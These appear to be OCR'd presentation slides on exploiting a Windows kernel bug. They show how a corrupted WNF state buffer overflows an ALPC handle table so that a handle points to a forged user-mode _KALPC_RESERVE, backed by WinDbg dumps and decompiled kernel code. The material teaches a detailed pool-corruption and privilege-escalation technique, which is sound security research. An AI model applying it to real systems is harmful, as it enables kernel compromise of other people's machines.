


Before:



```
0: kd> dq ffffce80d63f8000
ffffce80`d63f8000  00000ff0`00100904 00000001`00000ff0
ffffce80`d63f8010  41414141`41414141 41414141`41414141
ffffce80`d63f8020  41414141`41414141 41414141`41414141
ffffce80`d63f8030  41414141`41414141 41414141`41414141
ffffce80`d63f8040  41414141`41414141 41414141`41414141
ffffce80`d63f8050  41414141`41414141 41414141`41414141
ffffce80`d63f8060  41414141`41414141 41414141`41414141
ffffce80`d63f8070  41414141`41414141 41414141`41414141
```

After:




```
1: kd> dq ffffce80d63f8000
ffffce80`d63f8000  ffffffff`00000000 00000001`00000ff0
ffffce80`d63f8010  41414141`41414141 41414141`41414141
ffffce80`d63f8020  41414141`41414141 41414141`41414141
ffffce80`d63f8030  41414141`41414141 41414141`41414141
ffffce80`d63f8040  41414141`41414141 41414141`41414141
ffffce80`d63f8050  41414141`41414141 41414141`41414141
ffffce80`d63f8060  41414141`41414141 41414141`41414141
ffffce80`d63f8070  41414141`41414141 41414141`41414141
```


Vulnerability Exploitation

Create the handles


- Call NtAlpcCreatePort to create a lot of ALPC Ports and listen to them.
- Call NtAlpcCreateResourceReserve to create a lot of 0x1000 Handles.



```
1: kd> !pool ffffce80`c3e4f000
Pool page ffffce80c3e4f000 region is Paged pool
*ffffce80c3e4f000 : large page allocation, tag is AlHa, size is 0x1000 bytes
        Pooltag AlHa : ALPC port handle table, Binary : nt!alpc
```



handles struct:




```
0: kd> dq ffffce80c3e4f000
ffffce80`c3e4f000  ffffce80`d390cc40 ffffce80`d390ccb0
ffffce80`c3e4f010  ffffce80`d390cd20 ffffce80`d390cd90
ffffce80`c3e4f020  ffffce80`d390dab0 ffffce80`d390e060
ffffce80`c3e4f030  ffffce80`d390dea0 ffffce80`d390dd50
ffffce80`c3e4f040  ffffce80`d390d9d0 ffffce80`d390e300
ffffce80`c3e4f050  ffffce80`d390db20 ffffce80`d390e530
ffffce80`c3e4f060  ffffce80`d390dc70 ffffce80`d390e140
ffffce80`c3e4f070  ffffce80`d390db90 ffffce80`d390de30
```


Vulnerability Exploitation

Overflow Handles via WNF

- Calling NtUpdateWnfStateData will overflow Handles, because the AllocatedSize of wnf has been modified to 0xffffffff in the previous step and the maximum write limit of WNF is 0x1000 bytes, so we can only modify the first 16 bytes of Handles at most. In this case we only overflow 8 bytes.




Before:



```
0: kd> dq ffffce80c3e4f000
ffffce80`c3e4f000  ffffce80`d390cc40 ffffce80`d390ccb0
ffffce80`c3e4f010  ffffce80`d390cd20 ffffce80`d390cd90
ffffce80`c3e4f020  ffffce80`d390dab0 ffffce80`d390e060
ffffce80`c3e4f030  ffffce80`d390dea0 ffffce80`d390dd50
ffffce80`c3e4f040  ffffce80`d390d9d0 ffffce80`d390e300
ffffce80`c3e4f050  ffffce80`d390db20 ffffce80`d390e530
ffffce80`c3e4f060  ffffce80`d390dc70 ffffce80`d390e140
ffffce80`c3e4f070  ffffce80`d390db90 ffffce80`d390de30
```

After:




```
1: kd> dq ffffce80`c3e4f000
ffffce80`c3e4f000  00000282`99055970 ffffce80`d390ccb0
ffffce80`c3e4f010  ffffce80`d390cd20 ffffce80`d390cd90
ffffce80`c3e4f020  ffffce80`d390dab0 ffffce80`d390e060
ffffce80`c3e4f030  ffffce80`d390dea0 ffffce80`d390dd50
ffffce80`c3e4f040  ffffce80`d390d9d0 ffffce80`d390e300
ffffce80`c3e4f050  ffffce80`d390db20 ffffce80`d390e530
ffffce80`c3e4f060  ffffce80`d390dc70 ffffce80`d390e140
ffffce80`c3e4f070  ffffce80`d390db90 ffffce80`d390de30
```

Vulnerability Exploitation


Fake _KALPC_RESERVE

- 0x282`99055970 is fake _KALPC_RESERVE structure, which is a user mode address.




```
1: kd> dt _KALPC_RESERVE 00000282`99055970
nt!_KALPC_RESERVE
   +0x000 OwnerPort        : (null)
   +0x008 HandleTable      : (null)
   +0x010 Handle           : (null)
   +0x018 Message          : 0x00000282`98fc84d0 _KALPC_MESSAGE
   +0x020 Size             : 0
   +0x028 Active           : 0n1
```

AlpcpLookupMessage()+0x220:



```
CommunicationInfo = a1->CommunicationInfo;
if ( !CommunicationInfo )
  return 3221226224i64;
fake_reserve = (_KALPC_RESERVE *)AlpcReferenceBlobByHandle(
                                   (__int64)&CommunicationInfo->HandleTable,
                                   MessageId & 0x7FFFFFFF,
                                   AlpcReserveType);
v21 = fake_reserve;
if ( !fake_reserve )
  return 3221226224i64;
fake_message = fake_reserve->Message;
AlpcpLockForCachedReferenceBlob((ULONG_PTR)fake_message);
```




```
1: kd> dq ffffce80`c3e4f000
ffffce80`c3e4f000  00000282`99055970 ffffce80`d390ccb0
ffffce80`c3e4f010  ffffce80`d390cd20 ffffce80`d390cd90
ffffce80`c3e4f020  ffffce80`d390dab0 ffffce80`d390e060
ffffce80`c3e4f030  ffffce80`d390dea0 ffffce80`d390dd50
ffffce80`c3e4f040  ffffce80`d390d9d0 ffffce80`d390e300
ffffce80`c3e4f050  ffffce80`d390db20 ffffce80`d390e530
ffffce80`c3e4f060  ffffce80`d390dc70 ffffce80`d390e140
ffffce80`c3e4f070  ffffce80`d390db90 ffffce80`d390de30
```

Vulnerability Exploitation


Fake _KALPC_RESERVE

- 0x282`99055970 + 0x18 is fake _KALPC_MESSAGE structure.


AlpcpLookupMessage()+0x220:



```
CommunicationInfo = a1->CommunicationInfo;
if ( !CommunicationInfo )
  return 3221226224i64;
fake_reserve = (_KALPC_RESERVE *)AlpcReferenceBlobByHandle(
                                   (__int64)&CommunicationInfo->HandleTable,
                                   MessageId & 0x7FFFFFFF,
                                   AlpcReserveType);
v21 = fake_reserve;
if ( !fake_reserve )
  return 3221226224i64;
fake_message = fake_reserve->Message;
AlpcpLockForCachedReferenceBlob((ULONG_PTR)fake_message);
```



```
1: kd> dt _KALPC_RESERVE 00000282`99055970
nt!_KALPC_RESERVE
   +0x000 OwnerPort        : (null)
   +0x008 HandleTable      : (null)
   +0x010 Handle           : (null)
   +0x018 Message          : 0x00000282`98fc84d0 _KALPC_MESSAGE
   +0x020 Size             : 0
   +0x028 Active           : 0n1
```

